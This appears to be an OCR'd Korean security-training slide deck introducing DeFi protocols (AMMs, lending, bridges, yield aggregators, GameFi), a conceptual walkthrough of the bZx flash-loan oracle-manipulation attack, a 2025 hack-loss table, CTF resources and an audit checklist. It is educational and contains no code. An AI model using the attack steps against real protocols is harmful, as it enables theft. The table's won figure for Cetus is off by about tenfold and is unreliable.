
Arbitrage(차익거래)

- A 거래소 : $ETH = $5 달러
- B 거래소 : $ETH = $6 달러

FlashLoan을 통해 5000 달러를 빌리고,
A 거래소에서 ETH를 사서 B 거래소에 팔면?!

DeFi의 분산형 거래소에서는 이러한 기회들이 있음

- 유동성 문제
- 대규모 거래



POC SECURITY

DeFi Primitives

DEX & AMM

POC SECURITY

DeFi Primitives - DEX & AMM


DEX : 중앙 운영자 없이 Smart Contract를 통해 Token 교환을 지원하는 거래
AMM : x * y = k 상수 곱 수식(CPMM)을 이용해 유동성 Pool 기반 거래 지원

위험성

- 유동성 Pool 손실(Impermanent Loss)

대표적인 프로토콜

- Uniswap, Curve



POC SECURITY

DeFi Primitives

Lending/Borrowing

POC SECURITY

DeFi Primitives - Lending & Borrowing


자산을 예치(대출)하여 이자를 받고, 담보를 맡기고 자산을 빌리는 프로토콜

위험성

- 담보 자산 가치가 급락하면 강제 청산 위험 존재

대표적인 프로토콜


- Compound, Aave



POC SECURITY

DeFi Primitives - Lending & Borrowing

- 취약점 사례 - bZx
  - 체인 : Ethereum
  - 피해 규모 : 약 100억
  - 공격 방법 : Oracle Manipulation, Flash Loan
  - 원인 : 단일 오라클 소스 사용



DeFi에서는 주로 자산 가격 정보를 공급하는 역할

bZx


POC SECURITY

DeFi Primitives - Lending & Borrowing

4. 공격자는 실제보다 과대평가된 담보로 더 많은 ETH를 빌리고 도망

3. bZx는 조작된 오라클 가격을 그대로 담보 가치로 인정

1. **FlashLoan으로 큰 자금을 빌림(dYdX)**



2. Uniswap/Kyber 같은 DEX에서 특정 코인 가격을 의도적으로 올림
-> 가능한 이유 : CPMM 공식(x*y=k)
한쪽 자산을 대량 매수하면 다른 쪽 자산의 가격이 기하급수적으로 올라감
Pool 규모가 작을수록 효과가 크며, 그래서 소위 의도적인 가격 펌핑이 가능한 구조

POC SECURITY

DeFi Primitives - Lending & Borrowing

탈중앙화 오라클(Chainlink) - 여러 거래소 가격을 모아 중간값/평균값 산출
TWAP(순간 가격이 아니라, 일정 시간 동안의 평균 가격 사용)
다중 소스 활용(여러 곳에서 가격 가져옴)

DeFi Primitives

Yield Aggregator

POC SECURITY

DeFi Primitives - Yield Aggregator

여러 DeFi 프로토콜의 이자/보상을 자동으로 최적화하는 서비스(이자 농사 Yield Farming) 전략

목적

- 사용자는 단순히 자산을 예치하면, Aggregator가 대신 다양한 DeFi 프로토콜에 자산을 배치해 가장 높은 수익률을 찾아주고 재투자(compound)까지 수행
- 자동 복리 효과 → 장기적 수익 최적화

위험성

- 스마트 컨트랙트 버그/해킹, 전략 리스크 등의 위험 존재

대표적인 프로토콜

- Yearn Finance

DeFi Primitives

Cross-chain Bridge

DeFi Primitives - Cross-Chain Bridge

서로 다른 블록체인 간 자산 이동을 가능하게 하는 프로토콜

- e.g. Ethereum 네트워크에 있는 USDC를 BNB Chain에서 사용하고 싶을 때

목적


- 블록체인 생태계 간 자산 활용성 확대

위험성

- Bridge 해킹, 중간 검증자 보안 문제 등 Risk 존재

대표 프로토콜

- Wormhole, LayerZero



간단히 “은행 환전소” 라고 생각하면 됨

DeFi Primitives

GameFI, P2E(Gaming)

DeFi Primitives - GameFi(P2E)

게임과 금융(Token Economy)을 결합해 게임 플레이로 수익 창출

목적

- 토큰 인센티브 기반 유저 유입
- 기존 게임: “돈 내고 즐긴다”, GameFi(P2E): “게임하면서 돈을 번다”


위험성

- 토큰 경제 붕괴, 신규 유저 감소 시 지속성 문제 등 리스크 존재

예시

- 메이플스토리 유니버스, Axie Infinity(NFT 캐릭터 배틀), STEPN

4. DeFi 취약점 분석 입문하기



DeFi 취약점 분석 입문하기

많은 DeFi Protocol들에서 해킹 피해 발생

POC SECURITY

DeFi 취약점 분석 입문하기

2025 대표 해킹 사건 피해

Target	Date	Estimated Loss	Descrption
GMX V1	July 9	$42M(580억)	파생상품 프로토콜, Re-entrancy
Resupply	June 26	$9.5M(130억)	대출 프로토콜, Donation Attack
Nobitex	June 18	$90M(1250억)	거래소, Private Key Leakage
Coinbase	June 6	$400M(5500억)	거래소, Web2 Info Leaked
Cetus (Sui)	May	$220M(30000억)	DEX & Liquidity, Integer Overflow
ByBit	Feb 21	$1.46B(2조)	거래소, Multi-Sig Social Engineering Attack

DeFi 취약점 분석 입문하기

블록체인 생태계 언어 및 툴 학습

- Ethereum / EVM 기반 체인 (Polygon, BSC, Avalanche)
  - Solidity, Foundry, Tenderly, Web3.js 등
- Solana 체인
  - Rust, Anchor
- Aptos, Sui 체인
  - Move
- Cosmos 체인
  - Go / Cosmos SDK, CosmWasm
- Ton 체인
  - FunC

DeFi 취약점 분석 입문하기

스마트컨트랙트, DeFi 워게임, CTF

- Ethernaut (OZ) - https://ethernaut.openzeppelin.com/
  - Solidity, 기본적인 언어 흐름이나 기본적인 Solidity 취약점 패턴 파악 가능
- Damn Vulnerable DeFi - https://www.damnvulnerabledefi.xyz/
  - 실제 DeFi 공격 시나리오 워게임
  - FlashLoan, Price Manipulation, AMM Attack 등 DeFi 취약점 패턴 파악 가능
- OnlyPwner - https://onlypwner.xyz/
  - Solidity 기반 EVM 체인에서 자주 등장하는 취약점 제공
- Paradigm CTF - https://ctf.paradigm.xyz/
- Remedy CTF - https://ctf.r.xyz/

DeFi 취약점 분석 입문하기

대표적인 DeFi Primitive 프로토콜들 분석

- 스마트컨트랙트 버그바운티/보안 분석할 때 대표적인 DeFi Primitive 프로토콜들을 이해하는 건 필수
- 대부분의 프로토콜들은 Primitive들을 Fork하거나 조합해서 만들기 때문에 이해는 필수

Fork 사례

- SushiSwap → Uniswap 포크: 거버넌스 토큰 도입
- Cream → Compound 포크: Lending 기반 DeFi
- Autofarm/Beefy → Yearn 포크: Yield Aggregator
- Tron USDD → DAI 포크: Stablecoin 모델
- 수많은 브리지들: 기존 Lock & Mint 모델을 그대로 재사용

DeFi 취약점 분석 입문하기

DeFi 프로토콜 오디팅 프로세스

- 프로토콜 구조 파악
  - 문서/Whitepaper/Docs 분석(기존 다른 회사들의 Report도 참고)
  - 프로토콜의 핵심 메커니즘(DEX, Lending, Staking 등)과 토큰 이코노미 이해
  - 거버넌스 구조, 권한 구조(Owner/Admin/Timelock 등) 확인
  - 어떤 컨트랙트들이 있고, 각각 무슨 역할인지 구조 파악(Factory, Router, Vault, Token, Oracle 등)
  - 예치 → 교환 → 대출 → 청산 등 함수 호출 흐름 파악
- 취약점 분석
  - DeFi Primitive에 따라 자주 발생하는 취약점들이 있음(+Logic Bug)
    - DEX: 가격 조작, 슬리피지, MEV
    - Lending: 청산/담보 계산 취약점
    - Stablecoin: 담보율 부족, 디페깅 리스크
    - Bridges: 서명 검증/메시지 릴레이 취약점

DeFi 취약점 분석 입문하기

